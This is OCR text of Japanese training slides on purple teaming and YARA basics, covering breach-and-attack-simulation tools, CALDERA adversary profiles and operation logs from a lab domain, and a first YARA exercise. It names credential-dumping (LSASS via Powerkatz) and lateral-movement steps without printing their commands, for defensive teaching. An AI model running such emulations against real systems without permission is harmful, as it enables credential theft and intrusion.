


Appendix D：Purple Teaming with Threat Intelligence

- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。実施方法は２種類の方法がある。

- **Scripted Emulationの実施方法（その２）**
  - BAS（Breach & Attack Simulation）など、自動ペネトレーションテストを利用する。
  - 無償で利用可能なものとして、以下が挙げられる（しかし、更新停止・製品化されたものも多く、MITRE CALDERAとOpenBASがデファクトスタンダードとなっている。★は１年以内に管理されている製品）
    - ★ MITRE CALDERA https://github.com/mitre/caldera
    - ★ OpenBAS https://github.com/OpenBAS-Platform/openbas
    - ★ Stratus Red Team https://github.com/DataDog/stratus-red-team
    - ★ Infection Monkey https://www.akamai.com/infectionmonkey
    - ★ Vectr https://vectr.io/vectr-community/
    - Ransomware Simulator https://www.knowbe4.com/ransomware-simulator
    - UBER METTA https://github.com/uber-common/metta
    - Red Team Automation https://github.com/endgameinc/RTA
    - DumpsterFire https://github.com/TryCatchHCF/DumpsterFire
    - Firedrill https://github.com/FourCoreLabs/firedrill
    - APTSimulator https://github.com/NextronSystems/APTSimulator
    - Invoke-Adversary https://github.com/CyberMonitor/Invoke-Adversary
    - Network Flight Simulator https://github.com/alphasoc/flightsim


CALDERA
red
2 startup messages
CAMPAIGNS
agents
abilities
adversaries
operations
PLUGINS
access
atomic
compass
debrief
fieldmanual
manx
sandcat
stockpile
training
CONFIGURATION
fact sources
objectives
planners
contacts
obfuscators
agents
operations
adversaries
Adversary Profiles
Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.
Select a profile
Search for an adversary profile or tactic...
New Profile
Import
Alice 2.0
Adversary ID: 50855e29-3b4e-4562-aa55-b3d7f93c26b8
Adversary used for demoing restricted lateral movement
Add Ability
Add Adversary
Fact Breakdown
Objective: default
Change
Export
Save Profile
Delete Profile
Ordering
Name
Tactic
Technique
Executors
Requires
Unlocks
Payload
Cleanup
1 Discover local hosts discovery Remote System Discovery
2 Powerkatz (Staged) credential-access OS Credential Dumping: LSASS Memory
3 Find Domain discovery System Network Configuration Discovery
4 Discover Domain Admins discovery Permission Groups Discovery: Domain Groups
5 Account-type Admin Enumerator discovery Permission Groups Discovery: Domain Groups
6 Remote Host Ping discovery System Network Configuration Discovery
7 Mount Share lateral-movement Remote Services: SMB/Windows Admin Shares
8 Copy 54ndc47 (SMB) lateral-movement Remote Services: SMB/Windows Admin Shares
9 Start 54ndc47 (WMI) execution Windows Management Instrumentation
One or more of the abilities have unmet requirements, which may result in a failed operation if ran sequentially.


CALDERA
red
2 startup messages
CAMPAIGNS
agents
abilities
adversaries
operations
PLUGINS
access
atomic
compass
debrief
fieldmanual
manx
sandcat
stockpile
training
CONFIGURATION
fact sources
objectives
planners
contacts
obfuscators
configuration
exfilled files
api docs
Log out
operations
Operations
Select an operation
TEST001 - 8 decisions | 1 hr ago
Create Operation
Operation Details
Download
Delete
Current state: finished
Re-run operation
Obfuscatio
Decide
Status
Link/Ability Name
Agent #paw
Host
pid
Link Command
Link Output
7/30/2023, 9:20:50 AM GMT+9
success
Identify active user
eufcuv
KBAEHR-WORKSTAT
5440
View Command
View Output
7/30/2023, 9:20:55 AM GMT+9
success
Identify local users
eufcuv
KBAEHR-WORKSTAT
1116
View Command
View Output
7/30/2023, 9:21:55 AM GMT+9
success
Find user processes
eufcuv
KBAEHR-WORKSTAT
1560
View Command
View Output
7/30/2023, 9:22:35 AM GMT+9
success
View admin shares
eufcuv
KBAEHR-WORKSTAT
5776
View Command
View Output
7/30/2023, 9:23:25 AM GMT+9
success
Discover domain controller
eufcuv
KBAEHR-WORKSTAT
4344
View Command
View Output
7/30/2023, 9:24:00 AM GMT+9
failed
Discover antivirus programs
eufcuv
KBAEHR-WORKSTAT
5548
View Command
View Output
7/30/2023, 9:24:50 AM GMT+9
success
Permission Groups Discovery
eufcuv
KBAEHR-WORKSTAT
4912
View Command
View Output
7/30/2023, 9:25:30 AM GMT+9
failed
Identify Firewalls
eufcuv
KBAEHR-WORKSTAT
1188
View Command
View Output

Output

Facts:

Name	Value	Score
host.ip.address	192.168.10.100	1

Exit Code: Nothing to show

Standard Output:

```
          DC: ¥¥DCLABLOCAL
     Address: ¥¥192.168.10.100
    Dom Guid: 0457c643-77ba-4678-8f76-6e5ac9933e7f
    Dom Name: ADLAB
  Forest Name: adlab.local
 Dc Site Name: Default-First-Site-Name
Our Site Name: Default-First-Site-Name
       Flags: PDC GC DS LDAP KDC TIMESERV WRITABLE DNS_FOREST CLOSE_SITE FULL_SECRET WS DS_8 DS_9 DS_10 0x20000
The command completed successfully
```

Standard Error: Nothing to show

Close

Search the platform...

SCENARIOS
71 ↑ 27 (24 hours)


SIMULATIONS
16 ↑ 5 (24 hours)

PLAYERS
71 ↑ 5 (24 hours)

ASSETS
12 ↑ 4 (24 hours)

PERFORMANCE OVERVIEW


Prevention




Detection

Human response


SIMULATIONS



TOP SIMULATION CATEGORIES



TOP ATTACK PATTERNS



LAST SIMULATIONS

[win-001] Simple kill cha...	Jun 21, 2024, 10:2...	FINISHED	filigr... CEO		drs_de...	Sep 6, 2024, 2:38:...
SOC Response to Ranso...	Jun 21, 2024, 10:2...	FINISHED	filigr...		No tag	Aug 15, 2024, 4:08...
mto - cred dumping	Jun 26, 2024, 6:20...	ON-GOING	filigr... filigr...		No tag	Jun 26, 2024, 6:22...
test mto	Jun 28, 2024, 1:53...	FINISHED	filigr...		No tag	Jun 28, 2024, 2:09...
Reconnaissance	Jul 2, 2024, 2:41:0...	FINISHED	filigr...		No tag	Jul 2, 2024, 2:42:0...
Media Response to Rans...	Jul 8, 2024, 6:39:0...	CANCELED	CSIRT...		No tag	Jul 8, 2024, 6:39:2...

MITRE ATT&CK COVERAGE

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movem
Local Accounts	PowerShell	Component Object Model Hijacking	Bypass User Account Control	Bypass User Account Control	Cached Domain Credentials	System Checks	SMB/Windows Admin Shares
Phishing	Windows Management Instrumentation	Local Accounts	Component Object Model Hijacking	Local Accounts	Credentials From Password Stores	System Owner/User Discovery	
			Local Accounts	Modify Registry	Keylogging	Time Based Evasion	
				Obfuscated Files Or Information	LSASS Memory		
				System Checks	Security Account Manager		

Appendix D：Purple Teaming with Threat Intelligence

- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。実施方法は２種類の方法がある。

- **Purple Teamを利用する際の注意：**
  - Purple Teamは本番環境で実施して、現環境を改善するために行います。
  - Manual Emulation（手動）・Scripted Emulation（自動）のいずれを実施する際にも、以下を明確にして実施する必要があります。
    - **ルール１：管理者の許可を得た上で実施すること**
      - いうまでもないですが、許可なく実施すれば法律等に抵触する可能性があります。
    - **ルール２：自分たちがどんな疑似攻撃をしているか、影響としてはどんなものがあるか、明確に理解すること**
      - 言い換えれば、①Atomic Red Team、CALDERAなど、信頼できる組織が作成したツールを利用する、②実施内容が確認できるツールを利用することが重要であることを忘れないでください。
  - 実際のマルウェア、Dark Webなどで入手したツールなどで、Purple Team検証に利用しないでください。

Appendix D：Purple Teaming with Threat Intelligence

- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。対策手法は以下の通り。

- 対策の実行：脅威シナリオの実施結果に基づき、予防・検知できるようにしていく。

- **IOA（Indicator Of Attack）の作成**
  - 攻撃者が攻撃を行う為に行う行動・振る舞いを補足するための検知ロジックのこと
  - 具体的には、当該活動を検知するための検索クエリなどを開発することを意味する
  - 大前提として、IOAを構築できるためのログがあることが前提となる

- IOAを実装する方法として、SIGMAが挙げられる。その詳細は、本編参照のこと。

Appendix D：Purple Teaming with Threat Intelligence

本講義と関連して、以下を見ることを推奨する。

- ***“Becoming a Dark Knight: Adversary Emulation Demonstration for ATT&CK Evaluations”***
  - Threat Researchをどのように行い、Adversary Emulationを行うかわかりやすく説明している講演
    - YouTube：https://www.youtube.com/watch?v=ulktZxdN6nA
    - スライド：https://www.blackhat.com/us-23/briefings/schedule/#becoming-a-dark-knight-adversary-emulation-demonstration-for-attck-evaluations-33209
    - 各種アウトプット：実際に作成されたEmulation Plan（Blind Eagle）が公開されている
      - https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master/blind_eagle/Emulation_Plan
  - **補足：**
    - Blind Eagleに関する情報がそこまで多くないため、より多くの情報と比較して学びたい人は、当該GitHubで公開されているWizard SpiderやAPT29の方が良いかもしれません。
      - https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master/

Appendix E：YARAの基礎

Appendix E：YARAの基礎

初学者向け

- **演習１）まずは環境にアクセスして、YARAを実行してみましょう。**


```
$ cd pre-ex
$ yara
  yara: wrong number of arguments
  Usage: yara [OPTION]... [NAMESPACE:]RULES_FILE... FILE | DIR | PID
  Try `--help` for more options

$ yara -s 001.yar ./target/test01.txt          （特定のファイルをスキャンする場合）
  my_first_yara test01.txt
  0x8:$a: apple
  0x1:$b: orange

$ yara -s 001.yar ./target/                    （対象フォルダをスキャンする場合）
   （省略）
```

※ -s：マッチした文字列の出力

Appendix E：YARAの基礎

初学者向け


- 自宅で環境を作りたい場合は、公式サイト（https://virustotal.github.io/yara/）のLatest ReleaseよりDLしてインストールをしてください。



Appendix E：YARAの基礎

初学者向け

- **演習２）YARAルール（001.yar）の中身を眺めてみましょう。**
  - YARAルールは、C言語に似た構文を持っており、理解しやすい構造になっています。



※ 識別子はユニークであることが条件になります。また、大文字小文字の区別があり、また予約語も存在します。
※ 参考：Writing YARA Rules（https://yara.readthedocs.io/en/stable/writingrules.html）

